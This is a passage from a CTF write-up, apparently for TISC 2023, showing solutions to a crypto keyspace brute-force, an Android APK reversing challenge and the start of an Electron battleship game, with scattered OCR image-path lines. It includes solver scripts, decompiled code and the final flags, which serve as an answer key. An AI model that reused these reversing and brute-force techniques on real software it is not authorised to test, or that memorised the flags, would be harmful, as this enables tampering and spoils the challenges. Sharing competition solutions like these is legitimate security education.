
```python
from hashlib import sha256
from Crypto.Cipher import AES

ct = 
b"\xad\xac\x81\x20\xc6\xd5\xb1\xb8\x3a\x2a\xa8\x54\xe6\x5f\x9a\xad\xa4\x39\x05\xd9\x21\xae\xab\x50\x98\xbd\xe4\xc8\xe8\x2a\x3c\x63\x82\xe3\x8e\x5d\x79\xf0\xc6\xf4\xf2\xe7"
tag = b"\xbd\xfc\xc0\xdb\xd9\x09\xed\x66\x37\x34\x75\x11\x75\xa2\x7a\xaf"
iv = b"PALINDROME ROCKS"
header = b"welcome_message"

r = [sha256(b"PALINDROME IS THE BEST!").digest()]
for i in range(19):
    r += [sha256(r[-1]).digest()]
r = [int.from_bytes(x, "little") for x in r]

for i in range(2**20):
        if i % 2**10 == 0:
                print(i)
    key = 0
    cur = i
    for j in range(20):
        if cur & 1 == 1:
            key ^= r[j]
        cur >>= 1

    key = key.to_bytes(32, "little")
    cipher = AES.new(key, AES.MODE_GCM, nonce=iv)
    cipher.update(header)
    try:
        pt = cipher.decrypt_and_verify(ct, tag)
        print(pt)
        exit()
    except (ValueError, KeyError):
        pass
```



```
679936
680960
681984
683008
b'TISC{K3ysP4ce_1s_t00_smol_d2g7d97agsd8yhr}'
684032
685056
686080
687104
688128
```

Flag: `TISC{K3ysP4ce_1s_t00_smol_d2g7d97agsd8yhr}`

3. KPA



KPA

DESCRIPTION

Domain(s): Mobile

We've managed to grab an app from a suspicious device just before it got reset! The copying couldn't finish so some of the last few bytes got corrupted... But not all is lost! We heard that the file shouldn't have any comments in it! Help us uncover the secrets within this app!

ATTACHED FILES

kpa.apk

>ew im allergic to android

The APK is corrupted and some files are missing, but that's okay, because the important ones are still intact. I threw `classes.dex` into JADX directly and found this interesting section of code:

```
class c implements View.OnClickListener {
        c() {
        }

        public void onClick(View view) {
            // (...)
            String obj = ((EditText)
MainActivity.this.findViewById(d.f3931b)).getText().toString();
            if (obj.length() == 25) {
                MainActivity.this.Q(d.f3935f, 3000);
                MainActivity.this.M(obj);
                return;
            }
            MainActivity.this.Q(d.f3930a, 3000);
        }
```


```
    }


private void M(String str) {
        char[] charArray = str.toCharArray();
        String valueOf = String.valueOf(charArray);
        for (int i2 = 0; i2 < 1024; i2++) {
            valueOf = N(valueOf, "SHA1");
        }
        if (!valueOf.equals("d8655ddb9b7e6962350cc68a60e02cc3dd910583")) {
            ((TextView) findViewById(d.f3935f)).setVisibility(4);
            Q(d.f3930a, 3000);
            return;
        }
        char[] copyOf = Arrays.copyOf(charArray, charArray.length);
        charArray[0] = (char) ((copyOf[24] * 2) + 1);
        charArray[1] = (char) (((copyOf[23] - 1) / 4) * 3);
        charArray[2] = Character.toLowerCase(copyOf[22]);
        charArray[3] = (char) (copyOf[21] + '&');
        charArray[4] = (char) ((Math.floorDiv((int) copyOf[20], 3) * 5) + 4);
        charArray[5] = (char) (copyOf[19] - 1);
        charArray[6] = (char) (copyOf[18] + '1');
        charArray[7] = (char) (copyOf[17] + 18);
        charArray[8] = (char) ((copyOf[16] + 19) / 3);
        charArray[9] = (char) (copyOf[15] + '%');
        charArray[10] = (char) (copyOf[14] + '2');
        charArray[11] = (char) (((copyOf[13] / 5) + 1) * 3);
        charArray[12] = (char) ((Math.floorDiv((int) copyOf[12], 9) + 5) * 9);
        charArray[13] = (char) (copyOf[11] + 21);
        charArray[14] = (char) ((copyOf[10] / 2) - 6);
        charArray[15] = (char) (copyOf[9] + 2);
        charArray[16] = (char) (copyOf[8] - 24);
        charArray[17] = (char) ((int) (((double) copyOf[7]) + Math.pow(4.0d,
2.0d)));
        charArray[18] = (char) ((copyOf[6] - '\t') / 2);
        charArray[19] = (char) (copyOf[5] + '\b');
        charArray[20] = copyOf[4];
        charArray[21] = (char) (copyOf[3] - '\"');
        charArray[22] = (char) ((copyOf[2] * 2) - 20);
        charArray[23] = (char) ((copyOf[1] / 2) + 8);
        charArray[24] = (char) ((copyOf[0] + 1) / 2);
        P("The secret you want is TISC{" + String.valueOf(charArray) + "}",
"CONGRATULATIONS!", "YAY");
    }
```

The password is too long to brute-force (25 characters), and it's clearly not feasible to crack the "iterated" SHA-1, so we will have to find another way in.

However, here, we see that there is also a `css()` function in a native library `kappa` which returns a string. Maybe this is of interest?


```java
package com.tisc.kappa;

public class sw {
    static {
        System.loadLibrary("kappa");
    }

    public static void a() {
        try {
            System.setProperty("KAPPA", css());
        } catch (Exception unused) {
        }
    }

    private static native String css();
}
```

I threw `libkappa.so` into IDA and looked at `JNI_OnLoad`, which is called when the library is loaded.



```c
if ( !(*(unsigned int (__fastcall **)(__int64, __int64 *, __int64))(*(_QWORD *)a1 + 48LL))(a1, &v10, 65542LL) )
{
  strcpy((char *)v9, "\"com/tisc/kappa/sw");
  v6 = 6;
  v7 = 'ssc';
  v2 = (*(__int64 (__fastcall **)(__int64, char *))(*(_QWORD *)v10 + 48LL))(v10, (char *)v9 + 1);
  if ( (*(unsigned __int8 (__fastcall **)(__int64))(*(_QWORD *)v10 + 1824LL))(v10) )
  {
    v1 = -1;
    (*(void (__fastcall **)(__int64))(*(_QWORD *)v10 + 128LL))(v10);
  }
  else
  {
    v11[0] = (__int64)&v7;
    v11[1] = (__int64)"()Ljava/lang/String;";
    v11[2] = (__int64)sub_201F0;
    (*(void (__fastcall **)(__int64, __int64, __int64 *, __int64))(*(_QWORD *)v10 + 1720LL))(v10, v2, v11, 1LL);
    v1 = 65542;
  }
```

Here, the suspicious association of the `"css"`, `java/lang/String` and a function pointer led me to believe that `sub_201F0` is indeed the `css` function. Here's a snippet of what that subroutine looks like:



```
    v8 = v7 <= v6 + 2;
    ++v6;
  }
  while ( !v8 );
  v23 = 24;
  LOBYTE(v10) = 1;
  *(_QWORD *)v24 = 0xA100F091B190957LL;
  *(_DWORD *)&v24[8] = 1929976078;
  v24[12] = 0;
  v11 = 28;
  v12 = 0LL;
  do
  {
    v14 = v24;
    if ( (v10 & 1) == 0 )
      v14 = v25;
    v10 = 3 * (v2 / 3);
    v14[v12] ^= v11;
    v11 += v12;
    if ( (_DWORD)v12 == (_DWORD)v10 )
      v11 = 72;
    ++v12;
    LOBYTE(v10) = (v23 & 1) == 0;
    if ( (v23 & 1) != 0 )
      v13 = *(_QWORD *)&v24[7];
    else
      v13 = (unsigned __int64)v23 >> 1;
    ++v2;
  }
  while ( v13 > v12 );
  std::__ndk1::operator+<char,std::__ndk1::char_traits<char>,std::__ndk1::allocator<char>>(
    (__int64)&v20,
    (__int64)&v26,
    (__int64)&v23,
    v10,
    (__int64)v24,
    2863311531LL);
```

This looks like it's decoding some hardcoded bytestrings, and then appending them together, which seems promising. I was a bit lazy to reverse what exactly the code was doing, and it was probably nonsensical anyway, so I simply reproduced an equivalent code in Python:

```python
def get_qword(r, idx):
    s = r[idx:idx+8]
    t = 0
    for i in range(len(s)):
        t += s[i]*(256**i)
    return t

r1 = [0x1a, 0x41, 0x12, 0x23, 0x11, 0x7, 0x29, 0x1, 0x22, 0xc, 0x17, 0xc, 0x1,
0x54, 0, 0, 0, 0, 0, 0, 0, 0]
v3 = True
v4 = 20
v5 = 0
v6 = 0
v8 = False

while not v8:
        v4 += v6
        if v6 == 5 * (v5 // 5):
                v4 = 96
        v9 = 1 # as an index into r1
        if not v3:
                v9 = 16 # as an index into r1
        r1[v9 + v6 + 1] ^= v4 # bytewise
        v3 = (r1[0] & 1 == 0)
        v7 = r1[0] >> 1 if v3 else get_qword(r1, 7)
        v5 += 1
        v8 = (v7 <= v6 + 2)
        v6 += 1

r2 = [0x18, 0x57, 0x9, 0x19, 0x1b, 0x9, 0xf, 0x10, 0xa, 0xe, 0x19, 0x9, 0x73, 0, 0,
0, 0, 0, 0, 0, 0]
v2 = 0
v10 = True
v11 = 28
v12 = 0
v23 = 24
condition = True
while condition:
        v14 = 1 # as an index into r2
        if (v10 & 1 == 0):
                v14 = 16 # as an index into r2
        v10 = 3 * (v2 // 3)
        r2[v14 + v12] ^= v11
        v11 += v12
        if v12 == v10:
                v11 = 72
        v12 += 1
        v10 = 1 if (v23 & 1 == 0) else 0
        v13 = v23 >> 1 if v10 else get_qword(r2, 7)
        v2 += 1
        condition = (v13 > v12)

print(bytes(r1))
print(bytes(r2))
```

This gave the output as such:


```
b'\x1aArBraCaDabra?\x00\x00\x00\x00\x00\x00\x00\x00'
b'\x18KAPPACABANA!\x00\x00\x00\x00\x00\x00\x00\x00'
```

`"ArBraCaDabra?KAPPACABANA!"` is conveniently 25 characters long, so I wrote some spaghetti code to put this string through the flag-unmangling code shown above. Sure enough, a flag-looking thing fell out, and this was indeed accepted as the flag.

I'm so glad this was an RE challenge in disguise.

Flag: `TISC{C0ngr@tS!us0lv3dIT,KaPpA!}`

4. Really Unfair Battleships Game



Really Unfair Battleships Game

TISC LEVEL 4

DESCRIPTION
Domain(s): Pwn, Misc

After last year's hit online RPG game "Slay The Dragon", the cybercriminal organization PALINDROME has once again released another seemingly impossible game called "Really Unfair Battleships Game" (RUBG). This version of Battleships is played on a 16x16 grid, and you only have one life. Once again, we suspect that the game is being used as a recruitment campaign. So once again, you're up!

Things are a little different this time. According to the intelligence we've gathered, just getting a VICTORY in the game is not enough.

PALINDROME would only be handing out flags to hackers who can get a FLAWLESS VICTORY.

You are tasked to beat the game and provide us with the flag (a string in the format TISC{xxx}) that would be displayed after getting a FLAWLESS VICTORY. Our success is critical to ensure the safety of Singapore's cyberspace, as it would allow us to send more undercover operatives to infiltrate PALINDROME.

Godspeed!

You will be provided with the following:

1) Windows Client (.exe)
   - Client takes a while to launch, please wait a few seconds.
   - If Windows SmartScreen pops up, tell it to run the client anyway.
   - If exe does not run, make sure Windows Defender isn't putting it on quarantine.

2) Linux Client (.AppImage)
   - Please install fuse before running, you can do "sudo apt install -y fuse"
   - Tested to work on Ubuntu 22.04 LTS


>""""pwn""""

Yeah, so we're playing Battleships now, except the board is way bigger, and you instantly lose if the tile you clicked on *isn't* a ship. Also, just winning isn't enough - you get a victory message, but nothing happens. (I was bored, so I tried to take the easy way out by beating the game normally with the help of VM savestates. This did not work.)

After staring blankly at the provided application for a while, I ran `strings` on the binary and found that it was an NSIS installer. I used [NSIS Dumper] to extract the payload from the packed binary. This turned out to be... an Electron app...

The next order of business was to extract `app.asar` so that I could actually look at the source code of the game. I used [this plugin for 7-zip] which got things done just fine.

With that out of the way, let's-



Let's throw it into a prettifier first.

Unfortunately, things were still kinda messy. Reasoning that most of the code wasn't that relevant, I decided to try and find breadcrumbs that would lead me to the actual game logic. Here are a few interesting points:

```
const Du = ee,
    ju = "http://rubg.chals.tisc23.ctf.sg:34567",
    Sr = Du.create({
        baseURL: ju
    });
async function Hu() {
    return (await Sr.get("/generate")).data
}
```

```
async function $u(e) {
    return (await Sr.post("/solve", e)).data
}
```

Huh. Visiting the `/generate` endpoint returned JSON data like the following:

```
{"a":[0,4,0,4,0,0,0,223,0,0,0,0,0,0,0,0,0,0,0,128,0,128,0,128,0,0,0,0,30,0,0,0,0],
 "b":"13708131487858599015",
 "c":"8508158607515498745",
 "d":4212728003}
```

Interesting. That looks like the board arrangement. More on that later.


```
const bc = "" + new URL("banner-cb836e88.png",
        import.meta.url).href,
    _c = "" + new URL("defeat-c9be6c95.png",
        import.meta.url).href,
    yc = "" + new URL("victory-87ae9aad.png",
        import.meta.url).href,
